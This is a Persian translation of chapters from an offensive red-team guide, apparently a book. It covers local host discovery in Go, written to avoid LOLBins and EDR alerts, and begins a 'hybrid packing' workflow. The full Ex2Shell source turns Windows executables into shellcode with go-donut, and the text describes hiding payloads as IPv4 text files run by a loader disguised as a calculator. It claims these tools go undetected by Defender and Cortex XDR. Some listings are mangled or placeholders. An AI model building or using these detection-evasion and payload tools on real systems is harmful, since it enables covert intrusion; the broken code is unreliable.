اگرچه ممکن است همیشه ممکن نباشد از همهLOLBin ها اجتناب کنید (ممکن است نیاز داشته باشید فایل‌ها را به میزبان هدف کپی کنید یا داده استخراج کنید، برای مثال)، باید تمام فعالیت‌هایی که قصد دارید روی میزبان هدف اجرا کنید را قبل از ادامه در نظر بگیرید. بسیاری از عملیات‌ها یک محیط آزمایشی دارند که در آن می‌توانید ابزارهای دفاعی خود را اجرا کنید و فرمان‌ها را آزمایش کنید تا احتمال گرفتار شدن یا ایجاد مشکل را قبل از رفتن به محیط تولید تعیین کنید.

هنگام شمارش یک هدف جدید، تعداد بی‌پایانی از فرمان‌ها وجود دارد که می‌توانید اجرا کنید و داده‌هایی که می‌توانید جمع‌آوری کنید، اما این فصل بر پنج دسته فرمان تمرکز خواهد کرد که به شما اجازه می‌دهند بیشترین داده را بدون استفاده ازLOLBin های استاندارد جمع‌آوری کنید. ما با بحث درباره فرمان‌ها به‌طور کلی شروع خواهیم کرد، و در بخش بعد کد مستقل از سیستم‌عامل را برای تکرار آن‌ها در جایی که ممکن است ترسیم خواهیم کرد. توجه داشته باشید که فقط به این دلیل که ما روی این پنج فرمان توافق کردیم به این معنا نیست که نمی‌توانید همین کار را برای فرمان‌های دیگر با تغییر یا اضافه کردن کد انجام دهید. همچنین توجه داشته باشید که در آزمایش خود، ممکن است بخواهید کد را برای هدف قرار دادن سیستم‌عامل‌های خاص ساده کنید.

پنج دسته عبارتند از سیستم‌عامل؛ کاربران و گروه‌ها؛ نام میزبان؛ پیکربندی شبکه و فایروال؛ و فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا.

سیستم‌عامل

شمارش سیستم‌عامل برای تیم قرمز حیاتی است چون به اپراتور تیم قرمز کمک می‌کند حرفه‌ای‌گری هدفمند و مؤثر بسازد. به آن‌ها اجازه می‌دهد روش‌های بهره‌برداری مناسب را انتخاب کنند، از دفاع‌های خاص سیستم‌عامل دور بزنند، از ابزارها و فرمان‌های مناسب استفاده کنند، و اقدامات پس از بهره‌برداری را تنظیم کنند.

LOLBinهای رایج سیستم‌عامل عبارتند از:

Linux/Mac: uname -a

Windows: winver

کاربران و گروه‌ها

شمارش کاربران و گروه‌های هدف شما به شما کمک می‌کند حساب‌های با ارزش بالا، پیکربندی‌های نادرست احتمالی، نقاط ضعف که ممکن است بهره‌برداری شوند، و زمینه کاربر فعلی خود را شناسایی کنید. این می‌تواند ارتقای امتیازات و بهره‌برداری، حرکت جانبی، پایداری، و عملیات مهندسی اجتماعی را تسهیل کند.

جدول ٦-١ را برای مثال‌های رایج در این دسته ببینید.

Table 6-1: Common User and Group LOLBins

	Linux/Mac	Windows
Users	cat /etc/users	net user or net user /domain (domain users)
Groups	cat /etc/groups	net localgroup or net group /domain (domain groups)

جدول ٦-١ LOLBin: های رایج کاربر و گروه

در بخش بعد، خود را درباره پیکربندی‌های میزبان و شبکه محلی به‌روزرسانی خواهید کرد.

نام میزبان

شمارش نام میزبان در طول یک engagement تیم قرمز زمینه ارزشمندی برای هدف‌گذاری، بهره‌برداری، حرکت جانبی، پایداری، و تاکتیک‌های فرار فراهم می‌کند. این می‌تواند نقش یا عملکرد سیستم هدف را آشکار کند) برای مثال، DC-01.domain.comمی‌تواند یک کنترل‌کننده دامنه باشد(، سرنخ‌هایی برای مسیرهای حمله فراهم کند، و بینشی درباره توپولوژی شبکه برای کمک به دستیابی به حرکت جانبی ارائه دهد.

رایج‌ترین LOLBin نام میزبان برایLinux ، Mac، و Windows عبارت است از hostname.

پیکربندی شبکه و فایروال

شمارش پیکربندی شبکه و فایروال هدف محلی شما جزئیاتی درباره توپولوژی شبکه) مانند فضایIP ، مسیرها، VLANها، و تقسیم‌بندی (و همچنین تصویری از سایر اهداف احتمالی برای حرکت جانبی و مسیرهای حمله فراهم می‌کند.

جدول ٦-٢ LOLBin های رایج در این دسته را فهرست می‌کند.

Table 6-2: Common Network and Firewall Configuration LOLBins

	Ubuntu Linux	Mac	Windows
Show interface and IP information	ip a	ifconfig -a	ipconfig /all
Show routes	ip route show	netstat -rn	route print
Show gateway	ip route show | grep default	netstat -rn | grep default	ipconfig
Show firewall rules	sudo ufw status or sudo iptables -L -v	sudo pfctl -sr	netsh advfirewall firewall show rule name=all | more

جدول ٦-٢ LOLBin: های رایج پیکربندی شبکه و فایروال

اطلاعات شبکه فقط شروع است؛ بیایید با اطلاعات فرایند ادامه دهیم.

فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا

شمارش فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا در طول یک engagement تیم قرمز برای اجتناب از تشخیص، ارتقای امتیازات، حرکت جانبی، پایداری، و برداشت داده حساس حیاتی است. جدول ٦-٣ را برای مثال‌های LOLBinاز این دسته ببینید.

Table 6-3: Common LOLBins for Processes, Services, and Scheduled Tasks

	Linux/Mac	Windows
Processes	`ps -aux` or `top`	`tasklist`
Services	`ps -aux` or `top` • Linux: `systemctl list-units -type=service -all` • Mac: `launchctl list`	`sc queryex type=service state=all`
Scheduled tasks	`sudo crontab -l -u USERNAME` or `atq`	`schtasks /query` or `at`

جدول ٦-٣ LOLBin: های رایج برای فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده

حالا ابزارهای رایج برای انجام شمارش محلی را به‌روزرسانی کرده‌اید. وقت آن است که از روش‌های متفاوت استفاده کنید تا هشدارها را روی باینری‌های داخلی فعال نکنیم.

در این بخش، شما ابزارهای خود را برای پنج دسته شمارش که تازه بحث شد ایجاد خواهید کرد. اهداف اجتناب از تشخیص، استفاده از کد مستقل از سیستم‌عامل در جایی که ممکن است، اجتناب از فراخوان‌های سیستمی داخلی، و اجتناب از اجرای فرمان یا توابع پوسته مشابه هستند.

برای هدف این فصل، شما کد را با استفاده از مفسر Go اجرا خواهید کرد تا بتوانید عملکرد آن را روی ماشین محلی خود قبل از امتحان کردن در تولید مشاهده و آزمایش کنید. برای استفاده از کد در عملیات واقعی، آن را با Go برای سیستم‌عامل هدف به‌صورت زیر کامپایل کنید:

1. یک پوشه برای پروژه خود با `mkdir folder_name` ایجاد کنید.
2. به پوشه پروژه خود با `cd folder_name` بروید.
3. پروژه خود را با `go mod init tool_name` مقداردهی اولیه کنید.
4. `go mod tidy` را اجرا کنید تا اطمینان حاصل شود که go.mod به‌طور دقیق وابستگی‌های واقعی ماژول را منعکس می‌کند و go.sum هش‌های رمزنگاری صحیح را برای یکپارچگی وابستگی دارد. این به حفظ یک گراف وابستگی تمیز و سازگار برای پروژه کمک می‌کند.
5. از ویرایشگر مورد علاقه خود برای کپی کد این فصل به یک فایل .go با `create tool_name.go` استفاده کنید.
6. `go get gopkg` را برای نصب هر کتابخانه شخص ثالث لازم استفاده‌شده در کد اجرا کنید (بیشتر در این باره در «کاربران و گروه‌ها» در صفحه ۱۱۹).
7. برنامه خود را با `go build app_name tool_name.go` بسازید.

داده پردازی آرین پایش

تشخیص و گزارش سیستم‌عامل

کد Go در فهرست ٦-١، os.go، از کتابخانه runtime برای پرس‌وجو و گزارش سیستم‌عاملی که کد روی آن اجرا می‌شود استفاده می‌کند.

```
package main
import (
"fmt"
"runtime"
)
func main() {
os := detectOS()
fmt.Printf("Detected Operating System: %s\n", runtime.GOOS)
fmt.Printf("This system is associated with: %s\n", os)
}
func detectOS() string {
switch os := runtime.GOOS; os {
case "windows":
return "Windows"
case "darwin":
return "macOS"
case "linux":
return "Linux"
case "freebsd":
return "FreeBSD"
case "openbsd":
return "OpenBSD"
case "netbsd":
```

apsec.ir

```
return "NetBSD"
case "android":
return "Android"
case "ios":
return "iOS"
default:
return "Unknown Operating System"
}
}
```

فهرست ٦-١: شمارش سیستم‌عامل هدف

اگر این برنامه سیستم‌عامل را تشخیص ندهد، مقدار سیستم‌عاملی که پیدا کرده را با پیامی که نشان می‌دهد یک سیستم‌عامل ناشناخته است گزارش خواهد داد. این به شما اجازه می‌دهدcase switch های بیشتری را هنگام کشف سیستم‌عامل‌های اضافی در عملیات‌های آینده اضافه کنید. می‌توانید از مقدار سیستم‌عامل گزارش‌شده برای انجام تحقیق اضافی و گسترش کد بر این اساس استفاده کنید.

اجرای os.go روی macOS خروجی زیر را برمی‌گرداند:

```
$ go run os.go
Detected Operating System: darwin
This system is associated with: macOS
```

اگر به اطلاعات اضافی، مانند معماری سیستم‌عامل نیاز دارید، می‌توانید کتابخانه runtime را بیشتر بررسی کنید و از فراخوانی goarch آن استفاده کنید.

پرس‌وجوی Active Directory برای کاربران و گروه‌ها

روش‌های شمارش کاربران و گروه‌ها به سیستم‌عامل بستگی دارد .Linux و macOS رویکردهای بسیار مشابهی دارند، اما Linux و Windows بسیار متفاوت هستند. برای مثال، در Linux می‌توانید cat /etc/passwd و cat /etc/group را اجرا کنید، در حالی که در Windows باید در دایرکتوری C:\users بررسی کنید یا از فرمانی مانند net user استفاده کنید. شمارش بیشتر متفاوت است اگر به کاربران و گروه‌های مبتنی بر شبکه، مانند در Active Directory، در مقابل موارد محلی نگاه کنید.

قبل از اینکه بتوانید برنامه سفارشی این فصل را برای شمارش کاربر و گروه اجرا کنید، باید بسته ldap را برای پرس‌وجوی Active Directory دانلود و نصب کنید. این مراحل را برای ساخت یک فهرست الزامات و سپس نصب فرمان‌های لازم دنبال کنید:

.1یک پوشه برای کد خود با mkdir ug ایجاد کنید.

.2به پوشه جدید با cd ug بروید.

.3فایل ug.go را با ویرایشگر مورد علاقه خود ایجاد کنید، فهرست ٦-٢ را در آن جای‌گذاری کنید، و ذخیره کنید.

.4پروژه خود را با go mod init ug مقداردهی اولیه کنید.

go mod tidy .5را اجرا کنید.

اگر فرمان go mod tidy بسته ldap را نصب نکرد، go get gopkg.in/ldap.v2را برای نصب دستی آن اجرا کنید.

```
package main
import (
"bufio"
"fmt"
"os"
"os/user"
"runtime"
"strings"
"gopkg.in/ldap.v2"
)
// Group represents a user group.
type Group struct {
Name string
Users []string
}
// GetAllUsers retrieves all users on the system.
func GetAllUsers() ([]*user.User, error) {
var users []*user.User
```


apsec.ir

```
currentUser, err := user.Current()
if err != nil {
fmt.Println("Error retrieving network interfaces:", err)
return
}
for _, iface := range interfaces {
fmt.Printf("Interface: %s\n", iface.Name)
addrs, err := iface.Addrs()
if err != nil {
fmt.Println("Error retrieving addresses:", err)
continue
}
for _, addr := range addrs {
fmt.Printf(" Address: %s\n", addr.String())
}
}
}
// GetDefaultGateway retrieves and prints the default gateway.
func GetDefaultGateway() {
routes, err := netlink.RouteList(nil, 4)
if err != nil {
fmt.Println("Error retrieving routes:", err)
return
}
for _, route := range routes {
if route.Dst == nil { // Default route
```


apsec.ir

```
fmt.Printf("Default Gateway: %s\n", route.Gw.String())
return
}
}
fmt.Println("No default gateway found.")
}
func main() {
// Retrieve and print network interfaces.
GetNetworkInterfaces()
// Retrieve and print default gateway.
GetDefaultGateway()
}
```

فهرست ٦-٤: بازیابی جزئیات پیکربندی شبکه سیستم هدف

nt.go را به‌صورت زیر اجرا کنید:

```
go run nt.go $
Interface: lo0
Address: 127.0.0.1/8
Address: ::1/128
Address: fe80::1/64
Interface: gif0
Interface: stf0
Interface: anpi0
Interface: anpi2
Interface: anpi1
Interface: en1
Interface: en2
```

Interface: en3

Interface: bridge0

Interface: utun0

Address: fe80::568f:c3c9:b230:4c9d/64

Interface: utun1

Address: fe80::bfaf:d200:44b:8e26/64

Interface: ap1

Interface: en0

Address: fe80::884:937

با پیکربندی شبکه سیستم‌عامل در دست، حالا می‌توانید پیکربندی فایروال را بگیرید.

Windows

فهرست ٦-٥، wfw.go، وضعیت Windows Firewall را بررسی می‌کند و قواعد فهرست‌شده فعلی را برمی‌گرداند.

```
package main

) import

"bytes"

"fmt"

"log"

"os/exec"

(

.runCommand executes a command and returns its output //

} func runCommand(command string, args ...string) (string, error)

cmd := exec.Command(command, args...)

var out bytes.Buffer

cmd.Stdout = &out

var stderr bytes.Buffer

cmd.Stderr = &stderr
```

```
()err := cmd.Run
} if err != nil
return "", fmt.Errorf("%s: %s", err, stderr.String())
{
return out.String(), nil
{
.checkFirewall checks if the Windows Firewall is enabled //
} ()func checkFirewall
,″output, err := runCommand("netsh", "advfirewall", "show
(″allprofiles″
} if err != nil
log.Fatalf("Failed to get firewall status: %v", err)
{
fmt.Println("Firewall Status:")
fmt.Println(output)
{
.listFirewallRules lists all the firewall rules //
} ()func listFirewallRules
,″output, err := runCommand("netsh", "advfirewall", "firewall", "show
(″rule", "name=all″
} if err != nil
log.Fatalf("Failed to list firewall rules: %v", err)
{
fmt.Println("Firewall Rules:")
fmt.Println(output)
{
```

```
} ()func main
()checkFirewall
()listFirewallRules
{
```

فهرست ٦-٥: بازگرداندن وضعیت و قواعد Windows Firewall

wfw.go را به‌صورت زیر اجرا کنید:

```
C:\ go run wfw.go
:Firewall Status
:Domain Profile Settings
----------------------------------------------------------------------
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A (GPO-store only)
LocalConSecRules N/A (GPO-store only)
InboundUserNotification Enable
RemoteManagement Disable
UnicastResponseToMulticast Enable
:Logging
LogAllowedConnections Disable
LogDroppedConnections Disable
\FileName %systemroot%\system32\LogFiles\Firewall
pfirewall.log
MaxFileSize 4096
--snip--
```

به استفاده از کتابخانه os/exec و netsh توجه کنید. این رویکرد به‌دلیل بی‌شمار مزاحمت‌هایی است که هنگام آزمایش کد در چندین نسخه Windows با سطوح دسترسی مختلف با آن‌ها روبرو شدیم. در آزمایش‌های ما، wfw.go با موفقیت

با دسترسی غیرمدیر روی ۹۹ درصد سیستم‌عامل‌های Windows فعلی اجرا شد، بدون فعال کردن هیچ هشداری از Windows Defender یا Cortex XDR از Palo Alto Networks.

macOS

فهرست ٦-٦، mfw.go، وضعیت فایروال داخلی macOS را بررسی می‌کند و هر قاعده‌ای که فعال است را برمی‌گرداند. توجه داشته باشید که باید این کد را با حقوق بالا اجرا کنید تا نتایج دقیق بگیرید.

```
package main

) import

"bytes"

"fmt"

"os/exec"

"strings"

(

.checkFirewallStatus checks if the macOS packet filter is enabled //

} func checkFirewallStatus() (bool, error)

cmd := exec.Command("sudo", "pfctl", "-s", "info")

var out bytes.Buffer

cmd.Stdout = &out

.cmd.Stderr = &out // Capture stderr too

()err := cmd.Run

} if err != nil

return false, fmt.Errorf("command failed: %v, output: %s", err, out.String())

{

output := strings.TrimSpace(out.String())

.If output contains "Status: Enabled", the firewall is active //

return strings.Contains(output, "Status: Enabled"), nil

{

.listFirewallRules lists the firewall rules on macOS //
```

```
} func listFirewallRules() ([]string, error)
.cmd := exec.Command("sudo", "pfctl", "-sr") // Using pfctl to list rules
var out bytes.Buffer
cmd.Stdout = &out
cmd.Stderr = &out // Capture stderr too
()err := cmd.Run
} if err != nil
return nil, fmt.Errorf("command failed: %v, output: %s", err, out.String())
{
rules := strings.Split(strings.TrimSpace(out.String()), "\n")
return rules, nil
{
} ()func main
.Check firewall status //
()isRunning, err := checkFirewallStatus
} if err != nil
fmt.Println("Error checking firewall status:", err)
return
{
} if isRunning
fmt.Println("macOS Firewall is enabled.")
} else {
fmt.Println("macOS Firewall is disabled.")
{
List firewall rules //
()rules, err := listFirewallRules
```

apsec.ir

```
} if err != nil
fmt.Println("Error retrieving firewall rules:", err)
return
{
} if len(rules) == 0
fmt.Println("No firewall rules found.")
} else {
fmt.Println("Firewall Rules:")
} for _, rule := range rules
fmt.Println(rule)
{
{
{
```

فهرست ٦-٦: بازگرداندن وضعیت و قواعد فایروال macOS

مانند کد Windows Firewall، این برنامه از os/exec و فرمان‌های داخلی سیستم‌عامل برای گرفتن بهترین نتایج استفاده می‌کند. بسته به نسخه macOS خود، ممکن است نیاز داشته باشید "pfctl" را در تابع exec.Command() با "ipfw" جایگزین کنید (ipfw در OS X Lion 10.7 منسوخ شد).

mfw.go را به‌صورت زیر اجرا کنید:

```
sudo go run mfw.go $
.macOS Firewall is disabled
:Firewall Rules
No ALTQ support in kernel
ALTQ related functions disabled
scrub-anchor "com.apple/*" all fragment reassemble
anchor "com.apple/*" all
```

در بخش بعد، نسخه Linux شمارش شبکه محلی را ایجاد خواهید کرد.

Linux

فهرست ٦-٧ iptables را بررسی می‌کند و هر قاعده‌ای که فعال است را بازیابی می‌کند. باید این کد را با حقوق بالا اجرا کنید تا نتایج دقیق بگیرید. برای کارکرد این کد، ابتدا موارد زیر را انجام دهید:

١. یک پوشه برای کد خود ایجاد کنید: mkdir lfw.

٢. به پوشه جدید بروید: cd lfw.

٣. فایل lfw.go را با ویرایشگر مورد علاقه خود ایجاد کنید، فهرست ٦-٧ را در آن جای‌گذاری کنید، و ذخیره کنید.

٤. پروژه خود را با go mod init lfw مقداردهی اولیه کنید.

٥. go mod tidy را اجرا کنید.

```
package main

) import

"fmt"

"log"

"github.com/vishvananda/netlink"

(

} ()func main

.Check if iptables is supported //

} ()if !isIptablesSupported

log.Fatal("iptables is not supported on this system.")

{

.Retrieve and print the iptables rules //

()rules, err := getIptablesRules

} if err != nil

log.Fatalf("Error retrieving iptables rules: %v", err)

{

.Print the rules //

} for _, rule := range rules
```

```
fmt.Println(rule)
{
{
.isIptablesSupported checks if iptables is available //
} func isIptablesSupported() bool
.Attempt to check if iptables is present //
()err := netlink.LinkList ,_
return err == nil
{
.getIptablesRules retrieves current iptables rules //
} func getIptablesRules() ([]string, error)
.This method would normally involve using netlink to query rules //
.For demonstration, we'll return a placeholder //
return []string{"Rule1: ACCEPT all", "Rule2: DROP all"}, nil
{
```

فهرست ٦-٧: بازگرداندن وضعیت و قواعد فایروال iptables لینوکس

lfw.go را به‌صورت زیر اجرا کنید:

```
go run lfw.go $
Rule1: ACCEPT all
Rule2: DROP all
```

مرحله بعد پرس‌وجو برای فرایندها و وظایف در حال اجرا است.

شناسایی فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا

شمارش فرایند می‌تواند فرصت‌هایی برای حرکت جانبی و پایداری فراهم کند، و همچنین می‌تواند به شما در شناسایی هر ابزار امنیتی که باید از آن فرار کنید کمک کند. از آنجا که سرویس‌ها به‌شدت توسط بازیگران تهدید سوءاستفاده می‌شوند، بسیاری از سیستم‌ها امضاهایی برای تشخیص ایجاد و تغییر سرویس جدید دارند، بنابراین باید با این نوع شمارش مراقب باشید.

برای کارکرد این کد، ابتدا باید موارد زیر را انجام دهید:

۱. یک پوشه برای کد خود با mkdir proc ایجاد کنید.

۲. به پوشه جدید با cd proc بروید.

۳. فایل proc.go را با ویرایشگر مورد علاقه خود ایجاد کنید، فهرست ٦-٨ را در آن جای‌گذاری کنید، و ذخیره کنید.

٤. پروژه خود را با go mod init proc مقداردهی اولیه کنید.

٥. go mod tidy را اجرا کنید.

```
package main

) import

"fmt"

"log"

"runtime"

"github.com/shirou/gopsutil/process"

(

} ()func main

} switch runtime.GOOS

:"case "windows

()listProcesses

:"case "darwin

()listProcesses

:"case "linux

()listProcesses

:default

fmt.Println("Unsupported OS")

{

{

} ()func listProcesses

()processes, err := process.Processes
```

apsec.ir

```
} if err != nil
log.Fatalf("Failed to get processes: %v", err)
{
fmt.Printf("Running processes:\n")
} for _, p := range processes
()name, err := p.Name
} if err != nil
continue
{
.Get the user info if available //
()user, err := p.Username
} if err != nil
"user = "N/A
NA default if user info is not available; must be an //
.elevated user to pull the username back //
{
fmt.Printf("PID: %d, Name: %s, User: %s\n", p.Pid, name, user)
{
{
```

فهرست ٦-٨: شمارش فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا

proc.go را به‌صورت زیر اجرا کنید:

```
go run proc.go $
:Running processes
PID: 1, Name: launchd, User: root
PID: 320, Name: logd, User: root
PID: 321, Name: smd, User: root
```

PID: 322, Name: UserEventAgent, User: root

PID: 324, Name: fseventsd, User: root

PID: 325, Name: mediaremoted, User: root

PID: 328, Name: systemstats, User: root

PID: 330, Name: accessoryupdaterd, User: _accessoryupdater

—snip--

این اطلاعات شمارش محلی شما را کامل می‌کند، و یک نمای جامع از سیستم‌عامل هدف، کاربران و گروه‌ها، نام میزبان، پیکربندی شبکه و فایروال، و فرایندهای در حال اجرا به شما می‌دهد.

خلاصه

در این فصل، یاد گرفتید چگونه از Go برای ایجاد باینری‌های خود برای شمارش سیستم فعلی خود استفاده کنید. با انجام این کار، از استفاده از LOLBins اجتناب می‌کنید، که به‌شدت توسط ابزارهای امنیتی محلی مانند Cortex و Defender اثر انگشت‌گذاری می‌شوند، و عملیات شما می‌تواند برای مدت طولانی‌تری کشف‌نشده باقی بماند. شما پنج مورد را اینجا دیدید، اما می‌توانید به‌راحتی این برنامه‌ها را برای شامل کردن فرمان‌هایی برای شناسایی سیستم‌های EDR در حال اجرا، فرایندهای آسیب‌پذیر، و بیشتر گسترش دهید. ما شما را تشویق می‌کنیم در استفاده و تلاش‌های توسعه خود خلاق باشید.

7

BYPASSING DETECTION WITH HYBRID PACKING

۷ دور زدن تشخیص با بسته‌بندی ترکیبی

فرار فقط یک تاکتیک برای تیم‌های قرمز نیست؛ یک مهارت بقا است. برای تشخیص فعالیت مخرب، مدافعان به تشخیص مبتنی بر امضا، تحلیل رفتاری، و بررسی‌های یکپارچگی فایل متکی هستند—روش‌هایی که در برابر بارهای سنتی بسیار مؤثر هستند. اما اگر بار شما یک فایل اجرایی یا اسکریپت سرراست نباشد چه؟ اگر در معرض دید پنهان شده باشد، به‌عنوان داده بی‌ضرر مبدل شده، تا فقط در حافظه زنده شود؟ این مفهوم اصلی گردش کار بسته‌بندی ترکیبی است که در این فصل خواهید ساخت. شما سه ابزار ایجاد خواهید کرد—یک استخراج‌کننده shellcode، یک رمزگذار/packer، و یک لودر حافظه—تا بار خود را در یک فایل متنی بی‌ضرر به نظر رسیدن پنهان کنید و آن را بدون تشخیص اجرا کنید.

Packerها ابزارهای مشروع هستند که برای فشرده‌سازی و گاهی مبهم‌سازی باینری‌ها استفاده می‌شوند تا مهندسان معکوس را از «کرک» یا «دی‌کامپایل» آن‌ها به کد منبع مستقیم باز دارند. Packerهای مدرن از تکنیک‌های مبهم‌سازی مختلف، شامل موتورهای چندریختی، برای پنهان کردن ساختار کد استفاده می‌کنند. با این حال، packerهای پرکاربرد مانند UPX و Themida حالا به‌راحتی توسط راه‌حل‌های امنیتی تشخیص داده می‌شوند.

بنابراین، packer ترکیبی که در این فصل خواهید نوشت، بار شما را در یک فایل متنی مبهم‌سازی‌شده و فشرده به‌جای یک باینری پنهان می‌کند. برای انسان‌ها و ماشین‌هایی که آن را تحلیل می‌کنند، بار چیزی بیش از یک فهرست آدرس IP به نظر نخواهد رسید. ما از TTPهای مشابه، همراه با DLL hijacking، در عملیات روزانه خود برای بارگذاری و اجرای shellcode در حافظه از یک فایل متنی به نظر امن استفاده کرده‌ایم. در زمان نوشتن این مطلب، این ابزارها به‌عنوان مخرب علامت‌گذاری نشده‌اند.

الزامات عملکردی

مثال‌های این فصل فرض می‌کنند که Go روی سیستم‌عامل انتخابی شما نصب شده است.

تجزیه ابزار و فرایند

روش بسته‌بندی ترکیبی این فصل شامل سه ابزار برای ایجاد و تزریق بارهای غیرقابل تشخیص در حافظه است:

Ex2Shell بار در قالب فایل اجرایی را به shellcode تبدیل می‌کند

Encode shellcode را در یک فایل متنی IPv4 فشرده و مبهم‌سازی می‌کند؛ قابلیت رمزگشایی برای آزمایش و عیب‌یابی را شامل می‌شود

Loader بار را از فایل متنی IPv4 بازسازی می‌کند و آن را در حافظه اجرا می‌کند (در یک عملیات واقعی، می‌تواند به‌عنوان نرم‌افزار مشروع، مانند یک ماشین حساب، مبدل شود)

شکل ۷-۱ فرایند بسته‌بندی سه‌مرحله‌ای را نشان می‌دهد.




Figure 7-1: The hybrid packing workflow

شکل ۷-۱: گردش کار بسته‌بندی ترکیبی

بیایید ساخت ابزار اول، Ex2Shell را شروع کنیم.

تبدیل فایل‌های اجرایی به shellcode مخفی با Ex2Shell

در عملیات تیم قرمز، تولید shellcode برای عملیات تهاجمی که نیاز دارید بارها را در حافظه بدون تکیه بر فایل‌های اجرایی روی دیسک تحویل دهید یا اجرا کنید invaluable است. این تکنیک‌هایی مانند تزریق فرایند (مانند از طریق CreateRemoteThread یا QueueUserAPC)، بارگذاری بازتابی کتابخانه پیوند پویا (DLL)، و جاسازی بار در باینری‌های دیگر برای فرار از تشخیص آنتی‌ویروس و ابزارهای EDR که افت فایل را پایش می‌کنند را ممکن می‌سازد.

اسکریپت این آزمایشگاه، ex2shell.go، یک ابزار ساده برای تبدیل یک فایل Windows Portable Executable (PE)—یعنی یک فایل .exe—به shellcode مستقل از موقعیت هنگام کامپایل است. برای کامپایل آن، این مراحل را دنبال کنید:

۱. یک پوشه برای اسکریپت ایجاد کنید: mkdir ex2shell.

۲. به پوشه جدید بروید: cd ex2shell.

۳. یک فایل جدید با ویرایشگر مورد علاقه خود ایجاد کنید، اسکریپت ex2shell.go را در آن جای‌گذاری کنید، و ذخیره کنید.

٤. پروژه خود را با go mod init ex2shell مقداردهی اولیه کنید.

٥. go mod tidy را اجرا کنید.

٦. فایل اجرایی را با go build ex2shell.go بسازید.

برنامه Ex2Shell از کتابخانه go-donut استفاده می‌کند، یک پورت Go از پروژه Donut (در اصل از TheWover). Donut یک تولیدکننده کد مستقل از موقعیت است که فایل‌های PE (فایل‌های .exe یا .dll) را به shellcode تبدیل می‌کند. این از چندین معماری (x86، x64، یا حالت دوگانه) و حالت‌های آنتروپی برای مبهم‌سازی پشتیبانی می‌کند، و آن را برای بارهای تیم قرمز که نیاز به اجرا در محیط‌های متنوع بدون تغییر دارند ایده‌آل می‌کند.

کد به‌عنوان یک ابزار خط فرمان سرراست ساختار یافته است: یک فایل .exe ورودی را می‌خواند، پارامترهای Donut را پیکربندی می‌کند، shellcode را تولید می‌کند، و آن را در یک فایل خروجی می‌نویسد. اگرچه می‌توانستید مستقیماً از Donut استفاده کنید، بسیاری از اعضای تیم قرمز و بازیگران مخرب از زمان انتشار آن از آن استفاده کرده‌اند، بنابراین سیستم‌های EDR و AV اغلب آن را به‌عنوان مخرب علامت‌گذاری می‌کنند.

فهرست ۷-۱ اسکریپت کامل ex2shell.go را نشان می‌دهد.

```
package main

) import

"bytes"

"fmt"

"io/ioutil"

"os"

github.com/Binject/go-donut/donut" 1"

(

} ()func main

} if len(os.Args) < 3
```

```
fmt.Println("Usage: ex2shell input_exe output_shellcode")
fmt.Println("This program converts a Windows EXE (PE file) to shellcode
(".using the go-donut library
(۱)os.Exit
{
[۱]inputFile := os.Args
[۲]outputFile := os.Args
.Load the EXE file into memory //
exeBytes, err := ioutil.ReadFile(inputFile) 2
} if err != nil
fmt.Printf("Error reading EXE file: %v\n", err)
(۱)os.Exit
{
.Create a buffer from the EXE bytes //
exeBuffer := bytes.NewBuffer(exeBytes) 3
Set up the Donut configuration for an EXE. 4 //
()config := donut.DefaultConfig
.config.Type = donut.DONUT_MODULE_EXE // Specify it's an EXE
config.Arch = donut.X84 // AMD64 + x86 (dual mode)
config.Entropy = donut.DONUT_ENTROPY_DEFAULT
.Generate the shellcode from the EXE bytes //
shellcode, err := donut.ShellcodeFromBytes(exeBuffer, config) 5
} if err != nil
fmt.Printf("Error generating shellcode: %v\n", err)
(۱)os.Exit
{
```

```
.Write the shellcode to the output file //
err = ioutil.WriteFile(outputFile, shellcode.Bytes(), 0644) 6
} if err != nil
fmt.Printf("Error writing shellcode to file: %v\n", err)
(۱)os.Exit
{
fmt.Printf("Shellcode generated successfully and saved to %s\n", outputFile) 7
fmt.Printf("Shellcode length: %d bytes\n", shellcode.Len())
{
```

فهرست ۷-۱: تبدیل فایل‌های اجرایی Windows به shellcode

برنامه با وارد کردن کتابخانه‌های استاندارد Go برای I/O فایل، قالب‌بندی، و بافرینگ شروع می‌شود. وابستگی خارجی اصلی، github.com/Binject/go-donut/donut، یک wrapper Go برای تولیدکننده shellcode Donut است ۱. Binject یک کیت ابزار تزریق باینری مبتنی بر Go است، و این کتابخانه عملکرد مبتنی بر C Donut را می‌پیچد.

پس از اعتبارسنجی آرگومان در تابع main، ioutil.ReadFile(inputFile) کل EXE ورودی را در یک برش بایت (exeBytes) می‌خواند ۲. این کل فایل PE (هدرها، بخش‌ها، و غیره) را در حافظه بار می‌کند. اگر فایل قابل خواندن نباشد (برای مثال، اگر وجود نداشته باشد یا مسئله مجوز وجود داشته باشد)، کد خطا را چاپ می‌کند و خارج می‌شود. سپس، bytes.NewBuffer(exeBytes) بایت‌های خام را در یک bytes.Buffer می‌پیچد، که io.Reader را پیاده‌سازی می‌کند—یک رابط شبیه جریان که تابع Donut ()ShellcodeFromBytes انتظار آن را دارد ۳.

